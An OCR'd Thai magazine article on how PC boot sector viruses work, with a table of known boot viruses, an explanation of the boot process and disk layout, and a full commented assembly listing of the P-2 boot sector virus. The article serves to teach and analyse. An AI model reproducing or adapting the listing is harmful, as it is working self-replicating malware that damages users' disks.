
ร.ต.สานนท์ แก้วอบเชย*

วิเคราะห์โปรแกรม ไวรัส

หลายท่านยังสงสัยว่า เจ้าตัวไวรัสนั้น ในเนื้อแท้ แล้ว มันทำงานอย่างไร



*หัวหน้าวิจัยฯ บริษัท ดิจิตอลแอนด์ไมโครรีเสิร์ช จำกัด

ท่านผู้อ่านหลายท่านคงคุ้นเคยกับเรื่องราวไวรัสคอมพิวเตอร์มาบ้างไม่มากก็น้อย และในวารสารหลาย ๆ ฉบับได้เผยแพร่ตีพิมพ์แนะนำให้ท่านรู้จักกับไวรัสชนิดต่าง ๆ มากมาย อีกทั้งแนะนำโปรแกรมที่ใช้ค้นหาและกำจัดไวรัสไปแล้ว แต่คงมีผู้อ่านอีกหลายท่านที่ยังติดใจสงสัยว่าเจ้าตัวไวรัสนั้นในเนื้อแท้แล้ว มันทำงานได้อย่างไร ใช่แล้วเราจะมาหาคำตอบนี้กัน

เมื่อนำโปรแกรมไวรัสชนิดต่าง ๆ ที่แพร่ระบาดบนเครื่องพีซี (ปัจจุบันคงมีมากมายนับพันชนิด) มาวิเคราะห์และจัดแยกประเภทตามตำแหน่งที่มันอาศัยอยู่บนแผ่นดิสค์คงจัดเป็นประเภทใหญ่ ๆ ได้ 3 ประเภท

1. บูตเซกเตอร์ (Boot sector)
2. ไฟล์ (Files)
3. พันธุ์ผสม (Combine)

บูตเซกเตอร์ไวรัส (Boot Sector Viruses)

ไวรัสประเภทบูตเซกเตอร์จัดเป็นไวรัสที่มีโครงสร้างและการทำงานง่ายที่สุด และมีขนาดโปรแกรมไม่ยาวมากนัก สำหรับตัวอย่างรายชื่อของไวรัสชนิดบูตเซกเตอร์แสดงดังรูปที่ 1

การแพร่ระบาด

การแพร่ระบาดของไวรัสชนิดนี้จะเริ่มจาก การนำแผ่นติดไวรัสมาบูต (Boot) ซึ่งในขณะบูตนี้ไวรัสจะถูกโหลดเข้าสู่หน่วยความจำของเครื่อง โดยโปรแกรมบูตสแตรปโหลดเดอร์ (Bootstrap loader) ซึ่งอยู่ภายในรอมไบออสแล้วจะไปฝังตัวยังส่วนบนสุดของหน่วยความจำ หลังจากนั้นจะเป็นช่วงเวลาของการแพร่ระบาด โดยเมื่อใดเรานำแผ่นดิสค์ที่ยังไม่ติดไวรัสเข้าไปใช้งานในเครื่อง ไวรัสจะก๊อบปี้ตัวเองจากหน่วยความจำขึ้นไปเกาะบนแผ่นทันที

ผลเสียหาย

ไวรัสบูตเซกเตอร์เมื่อเข้าไปติดบนแผ่นฟลอปปี้ดิสค์หรือฮาร์ดดิสค์จะทำให้โครงสร้างของดิสค์นั้นเสียไป ซึ่งจะทำให้เกิดผลข้างเคียงกับโปรแกรมใช้งานบางตัวได้ เช่น Dbase และ Lotus เป็นต้น และยังมีผลเสียอย่างอื่น ๆ อีก ซึ่งพอสรุปได้ดังนี้

1. ขนาดหน่วยความจำที่ดอสมองเห็นลดลง
2. ต้องใช้เวลาในการอ่าน - เขียนดิสค์มากขึ้น
3. ไวรัสบางตัวอาจทำลาย FAT หรือไดเรคทอรี ซึ่งเป็นผลให้ไม่สามารถอ่านข้อมูลในแผ่นดิสค์ได้

รูปที่ 1 แสดงรายชื่อของไวรัสชนิดบูตเซกเตอร์

6 :ดิดพาร์ติชันของฮาร์ดดิสก์ ----------6----------
5 :ดิดบูตเซกเตอร์ของฮาร์ดดิสก์----------5----------
4 :ดิดบูตเซกเตอร์ของแผ่นฟลอปปี้ดิสก์----------4----------
3 :ไวรัสมีการติดตั้งตัวเองในหน่วยความจำ---------3---------
2 :ไวรัสมีการเข้ารหัสตัวเอง----------2---------
1 :ไวรัสใช้เทคนิคการหลบซ่อน----------1----

ชื่อไวรัส	โปรแกรมกำจัด	1	2	3	4	5	6	ผลเสีย
Telecom Boot [Tele]	M-DISK	.	×	×	.	×	×	B,P
Horse Boot [H-B]	M-DISK	×	×	×	×	×	.	B,P
Unrecognized Boot Sector	M-DISK	.	.	×	×	×	.	B,O,P
Loa Duong [Loa]	Clean-Up	.	.	×	×	×	×	B,O,P,L
Michelangelo [Michel]	Clean-Up	.	.	×	×	×	×	O,P,L
Empire (3) [Emp]	M-DISK	×	×	×	×	×	.	O,P
Curse Boot [Curse]	M-DISK	.	.	×	×	×	.	B,O
Azusa [Azusa]	Clean-Up	.	.	×	×	.	×	D,O,B,L
Bloody! [Bloody]	Clean-Up	.	×	×	×	.	×	B,O
Music Bug (3) [MBug]	Clean-Up	.	.	×	×	.	×	B,O
Anthrax-Boot (2) [Atx]	M-DISK	.	.	×	.	.	×	O,P,D
Mardi Bros. (3) [Mardi]	Clean-Up	.	.	×	×	×	.	B,O
1253-Boot [1253]	M-DISK	.	.	×	×	×	×	O,P,D,L
AirCop (3) [AirCop]	Clean-Up	.	.	×	×	.	.	B,O
Joshi (4) [Joshi]	Clean-Up	×	.	×	×	×	×	B,O,D
Microbes [Micro]	M-DISK	.	.	×	×	×	.	B,O,D
Print Screen (2) [PrtScr]	M-DISK	.	.	×	×	×	.	B,O,D
Print Screen-2 [P-2]	Clean-Up	.	.	×	×	×	.	B,O,D
Form (3) [Form]	Clean-Up	.	.	×	×	×	.	B,O,D
Korea (4) [Korea]	Clean-Up	.	.	.	×	×	.	B,O
EDV (2) [EDV]	Clean-Up	×	.	×	×	×	×	B,O
Chaos [Brain]	M-DISK	.	.	×	×	×	.	B,O,D,F
Ghost Boot [Ghost]	Clean-Up	.	.	×	×	×	.	B,O
Disk Killer (4) [Killer]	Clean-Up	.	.	×	×	×	.	B,O,P,D,F
Typo Boot [TBoot]	Clean-Up	.	.	×	×	×	.	O,B
Swap Boot [Swap]	M-DISK	.	.	×	×	.	.	B
Pentagon [Pentagon]	M-DISK	.	.	.	×	.	.	B
Stoned (14) [Stoned]	Clean-Up	.	.	×	×	.	×	O,B,L
Ping Pong-B (7) [Ping]	Clean-Up	.	.	×	×	×	.	O,B
Den Zuk (5) [DenZuk]	Clean-Up	.	.	×	×	.	.	O,B
Alameda (2) [Alameda]	Clean-Up	.	.	×	×	.	.	B
Brain (7) [Brain]	Clean-Up	.	.	×	×	.	.	B

ความหมายของผลเสียหาย :

B - เขียนทับหรือทำให้ข้อมูลในบูตเซกเตอร์ผิดเพี้ยนไป

F - ฟอร์แมตหรือเขียนทับบางส่วนดิสก์

L - มีผลให้ระบบการเชื่อมโยงของไฟล์ในไดเรคทอรีผิดพลาด


O - ทำให้เครื่องทำงานช้าลง

4. อาจมีการฟอร์แมตตัวเอง

5. แผ่นดิสก์มีจำนวนเซกเตอร์ชำรุดมากขึ้น

เทคนิคการทำงาน

ไวรัสชนิดบูตเซกเตอร์จะอาศัยช่วงเวลาการเชื่อมต่อการทำงานระหว่างรอมไบออสกับดอส ในการเข้าสู่ระบบ โดยผมจะขออธิบายลำดับการทำงานของรอมไบออสดังรูปที่ 2 จากโฟลว์-ชาร์ตในรูปที่ 2 จะเห็นว่าเมื่อเราเปิดเครื่องบูตทุกครั้ง เมื่อไบออสทำงานเสร็จเรียบร้อยแล้ว เครื่องจะต้องอ่านบูตเซกเตอร์จากแผ่นดิสก์ที่ไดรฟ์ A เสมอ ถึงตอนนี้อาจจะมีผู้อ่านบางท่านอาจสงสัยว่าบูตเซกเตอร์คืออะไร ซึ่งผมขออธิบายโดยละเอียดในหัวข้อถัดไป ถ้าอ่านได้ รอมไบออสจะกระโดดเข้าไปทำงานยังโปรแกรมบูตเซกเตอร์ทันที แต่ถ้าอ่านไดรฟ์ A ไม่ได้ และเครื่องมีฮาร์ด-ดิสก์ต่ออยู่ ไบออสจะอ่านพาร์ติชัน (แทร็ค 0, เซกเตอร์ 1, หน้า 0) ของฮาร์ด-ดิสก์ และรันโปรแกรมในพาร์ติชัน แต่ถ้าอ่านไม่ได้ก็จะรันโปรแกรมรอมเบสิกในเครื่อง จากข้างต้นจะเห็นว่าทุกครั้งที่บูตจะต้องมีการรันโปรแกรมในบูตเซกเตอร์เสมอ ด้วยเหตุนี้ไวรัสบูตเซกเตอร์เมื่อติดเข้าสู่แผ่นดิสก์จะทำการย้ายบูตเซกเตอร์ตัวเก่าไปซ่อนยังตำแหน่งที่อื่น ๆ ของแผ่นดิสก์ และก๊อบปี้ตัวโปรแกรมไวรัสบรรจุลงไปในส่วนของบูตเซกเตอร์แทน ทำให้ทุกครั้งที่บูตด้วยแผ่นดิสก์ที่ติดไวรัส โปรแกรมไวรัสจะมีโอกาสรันและทำการติดตั้งตัวเองเข้าไปในระบบ ก่อนที่จะรันดอสตามปกติ



โครงสร้างดิสค์

แผ่นฟลอปปี้ดิสค์ชนิดต่าง ๆ เมื่อผ่านการฟอร์แมตแล้ว แผ่นดิสค์แผ่นดังกล่าวจะถูกจัดระเบียบเพื่อให้การค้นหาหรือการอ่านเขียนทำได้อย่างสะดวก ระบบจัดเก็บข้อมูลในดิสเกตต์ที่ใช้ในปัจจุบันจะแบ่งดิสเกตต์ออกเป็นแทร็ค (track) และเซกเตอร์ (sector)

ดิสเกตต์จะถูกแบ่งออกเป็นแทร็คในแนวเส้นรอบวง แทร็คแต่ละแทร็คยังถูกแบ่งออกเป็นส่วนเล็ก ๆ ที่เรียกว่าเซกเตอร์ การเก็บข้อมูลหรือการอ่านข้อมูลจากดิสเกตต์ก็ทำได้โดยการสั่งให้ตัวควบคุมดิสค์ (ดิสค์คอนโทรลเลอร์) ทำหน้าที่เขียนหรืออ่านข้อมูลในเซกเตอร์ที่ต้องการ ดังรูปที่ 4 ซึ่งแสดงการจัดแบ่งดิสเกตต์ออกเป็นแทร็คและเซกเตอร์ และรูปที่ 5 แสดงการจัดแบ่งดิสเกตต์ของเอ็มเอสดอส

รูปที่ 2 ขั้นตอนการทำงานของรอมไบออส

รูปที่ 3 แสดงโปรแกรมไวรัส P.2

```
;+-------------------------------------------------------------------+
;¦ DESCRIPTION: VIRUS P-2 SOURCE LISTING                             ¦
;¦ DATE:        4 OCTOBER 1991                                       ¦
;+-------------------------------------------------------------------+

0000:7C00 EB21          JMP     7C23        ; START

; DISK PARAMETER DATA AREA

0000:7C02  EB 21 90 4E 45 43 49 53-33 2E 33 00 02 02 01 00   .!.NECIS3.3.....
0000:7C10  02 70 00 D0 02 FD 02 00-09 00 02 00 00 00 00 00   .p..............
0000:7C20  00 00 00
;+-------------------------------------------------------------------+
;¦  PART I                                                           ¦
;¦      1. DECREMENT DOS RAM SIZE AND CALCULATE RESIDENT LOCATION    ¦
;¦      2. INSTALL ITSELF ON RESERVED  MEMORY                        ¦
;¦      3. CHANGE VECTOR OF BIOS DISK SERVICE ROUTINE                ¦
;¦      4. LOAD AND EXECUTE OLD BOOT SECTER                          ¦
;+-------------------------------------------------------------------+

0000:7C23 FA            CLI                 ; DISABLE INTERRUPT
0000:7C24 33C0          XOR     AX,AX       ; SET STACK MEMORY AREA
0000:7C26 8ED0          MOV     SS,AX
0000:7C28 BC00F0        MOV     SP,F000
0000:7C2B 1E            PUSH    DS          ; SET DATA SEGMENT
0000:7C2C 16            PUSH    SS
0000:7C2D 1F            POP     DS

; DECREASE RAM SIZE AND CALCULAT RESIDENT AREA

0000:7C2E A11304        MOV     AX,[0413]   ; GET DOS RAM SIZE
0000:7C31 2D0200        SUB     AX,0002     ; DECREASE 2
0000:7C34 A31304        MOV     [0413],AX   ; SET NEW RAM SIZE
0000:7C37 B106          MOV     CL,06       ; CALCULATE RESIDENT AREA
0000:7C39 D3E0          SHL     AX,CL
0000:7C3B 8EC0          MOV     ES,AX       ; SEGMENT TO BE RESIDENT

; COPY ITSELF TO RESIDENT LOCATION

0000:7C3D 33FF          XOR     DI,DI
0000:7C3F BE007C        MOV     SI,7C00
0000:7C42 B90002        MOV     CX,0200
0000:7C45 FC            CLD
0000:7C46 F2            REPNZ               ; COPY TO RESIDENT AREA
```

รูปที่ 3 (ต่อ)


```
0000:7C47 A4          MOVSB

; CHANGE BIOS DISK SERVICE ROUTINE  (INT 13)

0000:7C48 BFB401      MOV     DI,01B4     ; COPY INT 13 --> INT 6D
0000:7C4B BE4C00      MOV     SI,004C     ;
0000:7C4E 8B04        MOV     AX,[SI]     ; GET OFFSET
0000:7C50 8905        MOV     [DI],AX     ; SAVE
0000:7C52 8B4402      MOV     AX,[SI+02]  ; GET SEGMENT
0000:7C55 894502      MOV     [DI+02],AX  ; SAVE
0000:7C58 BB9500      MOV     BX,0095     ; NEW OFFESET VECTOR
0000:7C5B 8CC0        MOV     AX,ES       ; NEW SEGMNET VECTOR
0000:7C5D 891C        MOV     [SI],BX
0000:7C5F 894402      MOV     [SI+02],AX
0000:7C62 FB          STI                 ; ENABLE INTERRUPT

; GOTO RUN IN RESIDENT AREA (XXXX:0069)

0000:7C63 06          PUSH    ES          ; SAVE SEGMENT
0000:7C64 B86900      MOV     AX,0069
0000:7C67 50          PUSH    AX          ; SAVE OFFSET
0000:7C68 CB          RETF                ; GET RUN NEW LOCATION

; LOAD OLD BOOT SECTER TO MEMORY ADDRESS 0000:7C00

XXXX:0069 33C0        XOR     AX,AX       ; DEFINE SEGMENT 0000
XXXX:006B 8EC0        MOV     ES,AX
XXXX:006D 0E          PUSH    CS
XXXX:006E 1F          POP     DS
XXXX:006F B90400      MOV     CX,0004     ; ERROR RERY COUNTER
XXXX:0072 51          PUSH    CX
XXXX:0073 32E4        XOR     AH,AH       ; INIT DISK CONTROLLER
XXXX:0075 CD6D        INT     6D          ; CALL BIOS DISK ROUTINE
XXXX:0077 BB007C      MOV     BX,7C00     ; DEFINE OFFSET 7C000
XXXX:007A B80102      MOV     AX,0201     ; READ 1 SECTER
XXXX:007D 8A365C01    MOV     DH,[015C]   ; DISK SIDE
XXXX:0081 8B0E5D01    MOV     CX,[015D]   ; TRACK AND SECTER
XXXX:0085 CD6D        INT     6D
XXXX:0087 7305        JNB     008E        ; JUMP IF NO ERROR
XXXX:0089 59          POP     CX
XXXX:008A E2E6        LOOP    0072        ; LOOP IF ERROR
XXXX:008C CD18        INT     18          ; GOTO ROM BASIC
XXXX:008E 59          POP     CX
XXXX:008F 1F          POP     DS
XXXX:0090 EA007C0000  JMP     0000:7C00   ; EXECUTE BOOT SECTER PROGRAM

;+-------------------------------------------------------------------+
;|  PART II                                                          |
;|      1. DECREMENT DOS RAM SIZE AND CALCULATE RESIDENT LOCATION     |
;|      2. INSTALL ITSELF ON RESERVED  MEMORY                        |
;|      3. CHANGE VECTOR OF BIOS DISK SERVICE ROUTINE                |
;|      4. LOAD AND EXECUTE OLD BOOT SECTER                          |
;+-------------------------------------------------------------------+

XXXX:0095 1E          PUSH    DS          ; SAVE DS
XXXX:0096 0E          PUSH    CS
XXXX:0097 1F          POP     DS
XXXX:0098 80FC02      CMP     AH,02       ; READ SECTER REQUEST?
XXXX:009B 751D        JNZ     00BA        ; NO
XXXX:009D 50          PUSH    AX          ; YES
XXXX:009E FA          CLI                 ; DISABLE INTERRUPT
XXXX:009F 8CD0        MOV     AX,SS       ; SAVE STACK POINTER
XXXX:00A1 A35801      MOV     [0158],AX   ;
XXXX:00A4 89265A01    MOV     [015A],SP

XXXX:00A8 8CC8        MOV     AX,CS       ; NEW STACK POINTER
XXXX:00AA 8ED0        MOV     SS,AX
XXXX:00AC BCD007      MOV     SP,07D0
XXXX:00AF FB          STI                 ; ENABLE INTERRUPT
XXXX:00B0 06          PUSH    ES          ; SAVE ALL REGISTERS
XXXX:00B1 53          PUSH    BX
XXXX:00B2 56          PUSH    SI
XXXX:00B3 57          PUSH    DI
XXXX:00B4 51          PUSH    CX
XXXX:00B5 52          PUSH    DX
XXXX:00B6 0E          PUSH    CS
XXXX:00B7 07          POP     ES
XXXX:00B8 EB03        JMP     00BD
XXXX:00BA E99300      JMP     0150

; CHECK TYPE OF DRIVE TO BE READ

XXXX:00BD 88166101    MOV     [0161],DL   ; KEEP DRIVE NUMBER
XXXX:00C1 BF5C01      MOV     DI,015C     ; PARAMETER POINTER
XXXX:00C4 BB7101      MOV     BX,0171     ; LOCAL BUFFER
XXXX:00C7 F6C280      TEST    DL,80       ; IS HARDDISK
XXXX:00CA 740A        JZ      00D6        ; NO

; PREPARE HARDDISK LOCATION FOR KEEP OLD BOOT SECTER

XXXX:00CC B003        MOV     AL,03       ; HEAD 3
XXXX:00CE AA          STOSB
XXXX:00CF B80D01      MOV     AX,010D     ; SECTER 0D , TRACK 1
XXXX:00D2 B601        MOV     DH,01
XXXX:00D4 EB08        JMP     00DE

; PREPARE FLOPPYDISK LOCATION FOR KEEP OLD BOOT SECTER
XXXX:00D6 B001        MOV     AL,01       ; HEAD 1
XXXX:00D8 AA          STOSB
XXXX:00D9 B600        MOV     DH,00
XXXX:00DB B80300      MOV     AX,0003     ; SECTER 03 , TRACK 0

XXXX:00DE AB          STOSW               ; KEEP PARAMETER
XXXX:00DF 8AC6        MOV     AL,DH
XXXX:00E1 AA          STOSB               ; SAVE BOOT HEAD

; READ CURRENT BOOT SECTER

XXXX:00E2 B80102      MOV     AX,0201     ; READ ONE SECTER
XXXX:00E5 B90100      MOV     CX,0001     ; TRACK 0 SECTER 1
XXXX:00E8 CD6D        INT     6D          ; CALL BIOS
XXXX:00EA 724F        JB      013B        ; JUMP IF ERROR

; CHECK BOOT SECTER HAVE BEEN VIRUS ALREADY OR NOT

XXXX:00EC BE5601      MOV     SI,0156
XXXX:00EF 8B04        MOV     AX,[SI]     ; GET VIRUS ID
XXXX:00F1 81C67101    ADD     SI,0171
XXXX:00F5 3B04        CMP     AX,[SI]     ; CHECK
XXXX:00F7 7442        JZ      013B        ; JUMP IF VIRUS PRESENT

; MOVE DOS BOOT SECTER TO NEW LOCATION

XXXX:00F9 33C0        XOR     AX,AX       ; INIT DRIVE
XXXX:00FB CD6D        INT     6D
XXXX:00FD B80103      MOV     AX,0301     ; WRITE ONE SECTER
XXXX:0100 8A365C01    MOV     DH,[015C]   ; HEAD
XXXX:0104 8A166101    MOV     DL,[0161]   ; DRIVE
```

รูปที่ 3 (ต่อ)

```
XXXX:0108 8B0E5D01      MOV     CX,[015D]   ; TRACK,SECTER
XXXX:010C BB7101        MOV     BX,0171     ; LOCAL BUFFER
XXXX:010F CD6D          INT     6D
XXXX:0111 7228          JB      0138

; COPY CURRENT DISK PARAMETER

XXXX:0113 BE7401        MOV     SI,0174
XXXX:0116 BF0300        MOV     DI,0003
XXXX:0119 B92000        MOV     CX,0020
XXXX:011C F3            REPZ
XXXX:011D A4            MOVSB
XXXX:011E B87101        MOV     AX,0171
XXXX:0121 2BC7          SUB     AX,DI
XXXX:0123 03F0          ADD     SI,AX
XXXX:0125 BF7101        MOV     DI,0171
XXXX:0128 B98F00        MOV     CX,008F
XXXX:012B F3            REPZ
XXXX:012C A4            MOVSB

; BOPT SEVTER NO VIRUS THEN COPY VIRUS TO DISK

XXXX:012D 33DB          XOR     BX,BX       ; XXXX:0000
XXXX:012F B80103        MOV     AX,0301     ; WRITE ONE SECTER
XXXX:0132 8A365F01      MOV     DH,[015F]   ; HEAD
XXXX:0136 B90100        MOV     CX,0001     ; TRACK 0 SECTER 1
XXXX:0139 CD6D          INT     6D
XXXX:013B E82400        CALL    0162        ; COUNT DOWN
XXXX:013E 5A            POP     DX          ; RESTORE ALL REGISTERS
XXXX:013F 59            POP     CX
XXXX:0140 5F            POP     DI
XXXX:0141 5E            POP     SI
XXXX:0142 5B            POP     BX
XXXX:0143 07            POP     ES
XXXX:0144 FA            CLI

XXXX:0145 A15801        MOV     AX,[0158]   ; RESTORE STACK POINTER
XXXX:0148 8ED0          MOV     SS,AX
XXXX:014A 8B265A01      MOV     SP,[015A]
XXXX:014E FB            STI
XXXX:014F 58            POP     AX
XXXX:0150 1F            POP     DS
XXXX:0151 CD6D          INT     6D          ; CALL BIOS
XXXX:0153 CA0200        RETF    0002        ; RETURN TO CALLER

; PROGRAM DATA AREA

XXXX:0156               DW      9082        ; VIRUS ID
XXXX:0158               DW      028C        ; STACK OFFSET
XXXX:015A               DW      07EF        ; STACK SEGMENT
XXXX:015C               DB      01          ; HEAD
XXXX:015D               DB      03          ; SECTER
XXXX:015E               DB      00          ; TRACK
XXXX:015F               DB      00          ; HEAD
XXXX:0160               DB      20          ; SOFTWARE COUNTER
XXXX:0161               DB      01          ; DRIVE NUMBER

; COUNT DOWN IF REACHED PRINT SCREEN

XXXX:0162 A00001        MOV     AL,[0160]   ; GET COUNTER DATA
XXXX:0165 FEC8          DEC     AL          ; DECREMENT
XXXX:0167 7507          JNZ     0170        ; JUMP IF NON ZERO
XXXX:0169 CD05          INT     05          ; IF ZERO PRINT SCREEN
XXXX:016B FEC8          DEC     AL          ; AL = FF
XXXX:016D A26001        MOV     [0160],AL   ; KEEP COUNTER DATA
XXXX:0170 C3            RET

; LOCAL DISK BUFFER XXXX:0171 --> XXXX:0371
```

โครงสร้างการจัดเก็บไฟล์ของดิสค์ 5.25 นิ้ว 40 แทร็คแบบหน้าเดียว

ลักษณะของการจัดวางข้อมูลของฟลอปปี้ดิสค์ 5.25 นิ้ว ที่ฟอร์แมตแบบ 40 แทร็ค แบบด้านเดียว (single-side) ตามรูปที่ 6 จะบอกถึงแทร็คและเซกเตอร์ รวมทั้งการจัดวางส่วนประกอบต่าง ๆ รูปที่ 6 (ก) เป็นดิสค์ที่ฟอร์แมตแบบ 8 เซกเตอร์ต่อแทร็ค และรูปที่ 6 (ข) เป็นดิสค์ที่ฟอร์แมตแบบ 9 เซกเตอร์ต่อแทร็ค ซึ่งการจัดแทร็คนั้นเหมือนกับดิสค์ที่ฟอร์แมตแบบ 8 เซกเตอร์ จึงแสดงให้เห็นเพียงบางส่วนเท่านั้น



รูปที่ 4 โครงสร้างของดิสเกตต์ที่แบ่งออกเป็นแทร็คและเซกเตอร์

รูปที่ 6 โครงสร้างการจัดเก็บไฟล์ของดิสค์ 5.25 นิ้ว 40 แทร็ค แบบหน้าเดียวในรูปที่ 6 (ก) เป็นดิสค์ฟอร์แมตของดิสเวอร์ชัน 1 จึงมีจำนวนเซกเตอร์เพียง 8 เซกเตอร์ต่อหนึ่งแทร็ค และตามฟอร์แมตมาตราฐานของเอ็มเอสดอสใน 1 เซกเตอร์จะมีความจุ 512 ไบต์ เราจึงสามารถคำนวณความจุรวมของดิสค์หนึ่งแผ่นได้ดังนี้

40 แทร็ค × 8 เซกเตอร์ × 512 ไบต์ = 163,840 ไบต์ (160KB)

